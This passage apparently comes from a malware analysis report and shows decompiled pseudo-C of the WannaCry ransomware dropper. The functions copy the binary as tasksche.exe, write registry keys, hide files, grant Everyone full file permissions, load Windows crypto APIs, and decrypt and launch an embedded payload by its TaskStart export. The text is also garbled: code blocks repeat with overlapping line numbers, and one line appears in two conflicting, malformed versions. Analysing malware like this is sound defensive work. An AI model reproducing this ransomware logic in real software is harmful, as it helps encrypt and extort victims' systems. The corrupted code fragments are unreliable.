30     if ((iVar4 == 0) && (iVar4 = FUN_00401b5f(0), iVar4 != 0)) {
31       CopyFileA(&local_210,s_tasksche.exe_0040f4d8,0);
32       DVar2 = GetFileAttributesA(s_tasksche.exe_0040f4d8);
33       if ((DVar2 != 0xffffffff) && (iVar4 = FUN_00401f5d(), iVar4 != 0)) {
34         return 0;
35       }
36     }
37   }
38   pcVar6 = strrchr(&local_210,0x5c);
39   if (pcVar6 != (char *)0x0) {
40     pcVar6 = strrchr(&local_210,0x5c);
```

```
26  if (*piVar1 == 2) {
27    pcVar6 = &DAT_0040f538;
28    piVar1 = (int *)__p___argv();
29    iVar4 = strcmp(*(char **)(*piVar1 + 4),pcVar6);
30    if ((iVar4 == 0) && (iVar4 = FUN_00401b5f(0), iVar4 != 0)) {
31      CopyFileA(&local_210,s_tasksche.exe_0040f4d8,0);
32      DVar2 = GetFileAttributesA(s_tasksche.exe_0040f4d8);
33      if ((DVar2 != 0xffffffff) && (iVar4 = FUN_00401f5d(), iVar4 != 0)) {
34        return 0;
35      }
36    }
37  }
38  pcVar6 = strrchr(&local_210,0x5c);
39  if (pcVar6 != (char *)0x0) {
40    pcVar6 = strrchr(&local_210,0x5c);
41    *pcVar6 = '\0';
42  }
43  SetCurrentDirectoryA(&local_210);
44  FUN_004010fd(1);
45  FUN_00401dab(0,s_WNcry@2ol7_0040f52c);
46  FUN_00401e9e();
47  FUN_00401064(s_attrib_+h_._0040f520,0,0);
48  FUN_00401064(s_icacls_._/grant_Everyone:F_/T_/C_0040f4fc,0,0);
49  iVar4 = FUN_0040170a();
50  if (iVar4 != 0) {
51    FUN_004012fd();
52    iVar4 = FUN_00401437(0,0,0);
53    if (iVar4 != 0) {
54      local_8 = 0;
55      iVar4 = FUN_004014a6(s_t.wnry_0040f4f4,&local_8);
56      if (((iVar4 != 0) && (iVar4 = FUN_004021bd(iVar4,local_8), iVar4 != 0)) &&
57         (pcVar3 = (code *)FUN_00402924(iVar4,s_TaskStart_0040f4e8), pcVar3 != (code *)0x0)) {
58        (*pcVar3)(0,0);
59      }
60    }
61    FUN_0040137a();
62  }
63  return 0;
64}
```

External DWORD __stdcall GetFileAttributesA (LPCSTR lpFileName)
DWORD EAX:4 <RETURN>
LPCSTR Stack[0x4]:4 lpFileName

6.5.2 FUN_004010fd()

```
1         Decompile: FUN_004010fd -  (ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e4
2  undefined4 FUN_004010fd(int param_1)
3
4  {
5    size_t sVar1;
6    LSTATUS LVar2;
7    int iVar3;
8    undefined4 *puVar4;
9    undefined4 *puVar5;
10   bool bVar6;
11   HKEY hKey;
12   BYTE local_2e0;
13   undefined4 local_2df;
14   undefined4 local_d8 [5];
15   undefined4 local_c4 [45];
16   DWORD local_10;
17   int local_c;
18   HKEY local_8;
19
20   puVar4 = (undefined4 *)u_Software\_0040e04c;
21   puVar5 = local_d8;
22   for (iVar3 = 5; iVar3 != 0; iVar3 = iVar3 + -1) {
23     *puVar5 = *puVar4;
24     puVar4 = puVar4 + 1;
25     puVar5 = puVar5 + 1;
26   }
27   local_2e0 = '\0';
28   local_8 = (HKEY)0x0;
29   puVar4 = local_c4;
30   for (iVar3 = 0x2d; iVar3 != 0; iVar3 = iVar3 + -1) {
31     *puVar4 = 0;
32     puVar4 = puVar4 + 1;
33   }
34   puVar4 = &local_2df;
35   for (iVar3 = 0x81; iVar3 != 0; iVar3 = iVar3 + -1) {
36     *puVar4 = 0;
37     puVar4 = puVar4 + 1;
38   }
39   *(undefined2 *)puVar4 = 0;
40   *(undefined *)((int)puVar4 + 2) = 0;
41   wcscat((wchar_t *)local_d8, (wchar_t *)&DTD_Pang_XIA_80a_400[20060001_0040e034];
```

```
41  wcscat((wchar_t *)local_d8,(wchar_t *)&PTR_Rsrc_XIA_80a_409[2096999]_0040e034);
42  local_c = 0;
43  do {
44    if (local_c == 0) {
45      hKey = (HKEY)0x80000002;
46    }
47    else {
48      hKey = (HKEY)0x80000001;
49    }
50    RegCreateKeyW(hKey,(LPCWSTR)local_d8,&local_8);
51    if (local_8 != (HKEY)0x0) {
52      if (param_1 == 0) {
53        local_10 = 0x207;
54        LVar2 = RegQueryValueExA(local_8,&DAT_0040e030,(LPDWORD)0x0,(LPDWORD)0x0,&local_2e0,
55                                 &local_10);
56        bVar6 = LVar2 == 0;
57        if (bVar6) {
58          SetCurrentDirectoryA((LPCSTR)&local_2e0);
59        }
60      }
61      else {
62        GetCurrentDirectoryA(0x207,(LPSTR)&local_2e0);
63        sVar1 = strlen((char *)&local_2e0);
64        LVar2 = RegSetValueExA(local_8,&DAT_0040e030,0,1,&local_2e0,sVar1 + 1);
65        bVar6 = LVar2 == 0;
66      }
67      RegCloseKey(local_8);
68      if (bVar6) {
69        return 1;
70      }
71    }
72    local_c = local_c + 1;
73    if (1 < local_c) {
74      return 0;
75    }
76  } while( true );
77}
78
```

6.5.3 FUN_00401064()

```
1
2  undefined4 FUN_00401064(LPSTR param_1,DWORD param_2,LPDWORD param_3)
3
4  {
5    BOOL BVar1;
6    DWORD DVar2;
7    int iVar3;
8    LPSTR *ppCVar4;
9    undefined4 uVar5;
10   _STARTUPINFOA local_58;
11   _PROCESS_INFORMATION local_14;
12
13   local_58.cb = 0x44;
14   ppCVar4 = &local_58.lpReserved;
15   for (iVar3 = 0x10; iVar3 != 0; iVar3 = iVar3 + -1) {
16     *ppCVar4 = (LPSTR)0x0;
17     ppCVar4 = ppCVar4 + 1;
18   }
19   local_14.hProcess = (HANDLE)0x0;
20   local_14.hThread = (HANDLE)0x0;
21   local_14.dwProcessId = 0;
22   local_14.dwThreadId = 0;
23   uVar5 = 1;
24   local_58.wShowWindow = 0;
25   local_58.dwFlags = 1;
26   BVar1 = CreateProcessA((LPCSTR)0x0,param_1,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0
27                          ,0x8000000,(LPVOID)0x0,(LPCSTR)0x0,&local_58,&local_14);
28   if (BVar1 == 0) {
29     uVar5 = 0;
30   }
31   else {
32     if (param_2 != 0) {
33       DVar2 = WaitForSingleObject(local_14.hProcess,param_2);
34       if (DVar2 != 0) {
35         TerminateProcess(local_14.hProcess,0xffffffff);
36       }
37       if (param_3 != (LPDWORD)0x0) {
38         GetExitCodeProcess(local_14.hProcess,param_3);
39       }
40     }
```

```
31  else {
32    if (param_2 != 0) {
33      DVar2 = WaitForSingleObject(local_14.hProcess,param_2);
34      if (DVar2 != 0) {
35        TerminateProcess(local_14.hProcess,0xffffffff);
36      }
37      if (param_3 != (LPDWORD)0x0) {
38        GetExitCodeProcess(local_14.hProcess,param_3);
39      }
40    }
41    CloseHandle(local_14.hProcess);
42    CloseHandle(local_14.hThread);
43  }
44  return uVar5;
45}
46
```

6.5.4 FUN_004014a6()

```
1
2  HGLOBAL __thiscall FUN_004014a6(int param_1_00,LPCSTR param_1,uint *param_2)
3
4  {
5    HGLOBAL pvVar1;
6    HANDLE hFile;
7    int iVar2;
8    HGLOBAL pvVar3;
9    int local_248;
10   undefined4 local_244;
11   undefined local_240;
12   undefined4 local_23f;
13   undefined2 uStack_23b;
14   undefined uStack_239;
15   uint local_238;
16   uint local_234;
17   undefined local_230 [512];
18   undefined4 local_30;
19   HGLOBAL local_2c;
20   uint local_28;
21   int local_24;
22   uint local_20 [3];
23   void *local_14;
24   undefined *puStack_10;
25   undefined *puStack_c;
26   undefined4 local_8;
27
28   puStack_c = &DAT_004081e0;
29   puStack_10 = &DAT_004076f4;
30   local_14 = ExceptionList;
31   pvVar3 = (HGLOBAL)0x0;
32   local_30 = 0;
33   local_248 = 0;
34   local_240 = 0;
35   local_23f = 0;
36   uStack_23b = 0;
37   uStack_239 = 0;
38   local_244 = 0;
39   local_20[0] = 0;
40   local_8 = 0;
```

```
ExceptionList = &local_14;
hFile = CreateFileA(param_1,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
if (hFile != (HANDLE)0xffffffff) {
  GetFileSizeEx(hFile,(PLARGE_INTEGER)&local_28);
  if ((local_24 < 1) && ((local_24 < 0 || (local_28 < 0x6400001)))) {
    iVar2 = (*DAT_0040f880)(hFile,&local_240,8,local_20,0);
    if (iVar2 != 0) {
      iVar2 = memcmp(&local_240,s_WANACRY!_0040eb7c,8);
      if (iVar2 == 0) {
        iVar2 = (*DAT_0040f880)(hFile,&local_248,4,local_20,0);
        if ((iVar2 != 0) && (local_248 == 0x100)) {
          iVar2 = (*DAT_0040f880)(hFile,*(undefined4 *)(param_1_00 + 0x4c8),0x100,local_20,0);
          if (iVar2 != 0) {
            iVar2 = (*DAT_0040f880)(hFile,&local_244,4,local_20,0);
            if (iVar2 != 0) {
              iVar2 = (*DAT_0040f880)(hFile,&local_238,8,local_20,0);
              if (((iVar2 != 0) && ((int)local_234 < 1)) &&
                 (((int)local_234 < 0 || (local_238 < 0x6400001)))) {
                iVar2 = FUN_004019e1(*(undefined4 *)(param_1_00 + 0x4c8),local_248,local_230,
                                     &local_30);
                if (iVar2 != 0) {
                  FUN_00402a76(local_230,PTR_DAT_0040f578,local_30,0x10);
                  local_2c = GlobalAlloc(0,local_238);
                  if (local_2c != (HGLOBAL)0x0) {
                    iVar2 = (*DAT_0040f880)(hFile,*(undefined4 *)(param_1_00 + 0x4c8),local_28,
                                            local_20,0);
                    pvVar1 = local_2c;
                    if (((iVar2 != 0) && (local_20[0] != 0)) &&
                       ((0x7fffffff < local_234 ||
                        (((int)local_234 < 1 && (local_238 <= local_20[0])))))) {
                      FUN_00403a77(*(undefined4 *)(param_1_00 + 0x4c8),local_2c,local_20[0],1);
                      *param_2 = local_238;
                      pvVar3 = pvVar1;
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

```
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
  _local_unwind2(&local_14,0xffffffff);
  ExceptionList = local_14;
  return pvVar3;
}

```

6.5.5 FUN_004019e1()

```

undefined4 __thiscall
FUN_004019e1(int param_1_00,void *param_1,size_t param_2,void *param_3,size_t *param_4)

{
  LPCRITICAL_SECTION lpCriticalSection;
  int iVar1;

  if (*(int *)(param_1_00 + 8) != 0) {
    lpCriticalSection = (LPCRITICAL_SECTION)(param_1_00 + 0x10);
    EnterCriticalSection(lpCriticalSection);
    iVar1 = (*DAT_0040f8a4)(*(undefined4 *)(param_1_00 + 8),0,1,0,param_1,&param_2);
    if (iVar1 != 0) {
      LeaveCriticalSection(lpCriticalSection);
      memcpy(param_3,param_1,param_2);
      *param_4 = param_2;
      return 1;
    }
    LeaveCriticalSection(lpCriticalSection);
  }
  return 0;
}

```

6.5.6 FUN_00401a45()

```
1
2  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4  undefined4 FUN_00401a45(void)
5
6  {
7    HMODULE hModule;
8    undefined4 uVar1;
9
10   if (DAT_0040f894 == (FARPROC)0x0) {
11     hModule = LoadLibraryA(s_advapi32.dll_0040e020);
12     if (hModule != (HMODULE)0x0) {
13       DAT_0040f894 = GetProcAddress(hModule,s_CryptAcquireContextA_0040f110);
14       DAT_0040f898 = GetProcAddress(hModule,s_CryptImportKey_0040f100);
15       DAT_0040f89c = GetProcAddress(hModule,s_CryptDestroyKey_0040f0f0);
16       _DAT_0040f8a0 = GetProcAddress(hModule,s_CryptEncrypt_0040f0e0);
17       DAT_0040f8a4 = GetProcAddress(hModule,s_CryptDecrypt_0040f0d0);
18       _DAT_0040f8a8 = GetProcAddress(hModule,s_CryptGenKey_0040f0c4);
19       if ((((DAT_0040f894 != (FARPROC)0x0) && (DAT_0040f898 != (FARPROC)0x0)) &&
20            (DAT_0040f89c != (FARPROC)0x0)) &&
21           (((_DAT_0040f8a0 != (FARPROC)0x0 && (DAT_0040f8a4 != (FARPROC)0x0)) &&
22            (_DAT_0040f8a8 != (FARPROC)0x0)))) goto LAB_00401aec;
23     }
24     uVar1 = 0;
25   }
26   else {
27 LAB_00401aec:
28     uVar1 = 1;
29   }
30   return uVar1;
31 }
32
```

6.5.7 FUN_0040170a()

```
1
2  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4  undefined4 FUN_0040170a(void)
5
6  {
7    int iVar1;
8    HMODULE hModule;
9
10   iVar1 = FUN_00401a45();
11   if (iVar1 != 0) {
12     if (_DAT_0040f878 != (FARPROC)0x0) {
13       return 1;
14     }
15     hModule = LoadLibraryA(s_kernel32.dll_0040ebe8);
16     if (hModule != (HMODULE)0x0) {
17       _DAT_0040f878 = GetProcAddress(hModule,s_CreateFileW_0040ebdc);
18       _DAT_0040f87c = GetProcAddress(hModule,s_WriteFile_0040ebd0);
19       DAT_0040f880 = GetProcAddress(hModule,s_ReadFile_0040ebc4);
20       _DAT_0040f884 = GetProcAddress(hModule,s_MoveFileW_0040ebb8);
21       _DAT_0040f888 = GetProcAddress(hModule,s_MoveFileExW_0040ebac);
22       _DAT_0040f88c = GetProcAddress(hModule,s_DeleteFileW_0040eba0);
23       _DAT_0040f890 = GetProcAddress(hModule,s_CloseHandle_0040eb94);
24       if ((((_DAT_0040f878 != (FARPROC)0x0) && (_DAT_0040f87c != (FARPROC)0x0)) &&
25            (DAT_0040f880 != (FARPROC)0x0)) &&
26           (((_DAT_0040f884 != (FARPROC)0x0 && (_DAT_0040f888 != (FARPROC)0x0)) &&
27             ((_DAT_0040f88c != (FARPROC)0x0 && (_DAT_0040f890 != (FARPROC)0x0)))))) {
28         return 1;
29       }
30     }
31   }
32   return 0;
33 }
34
```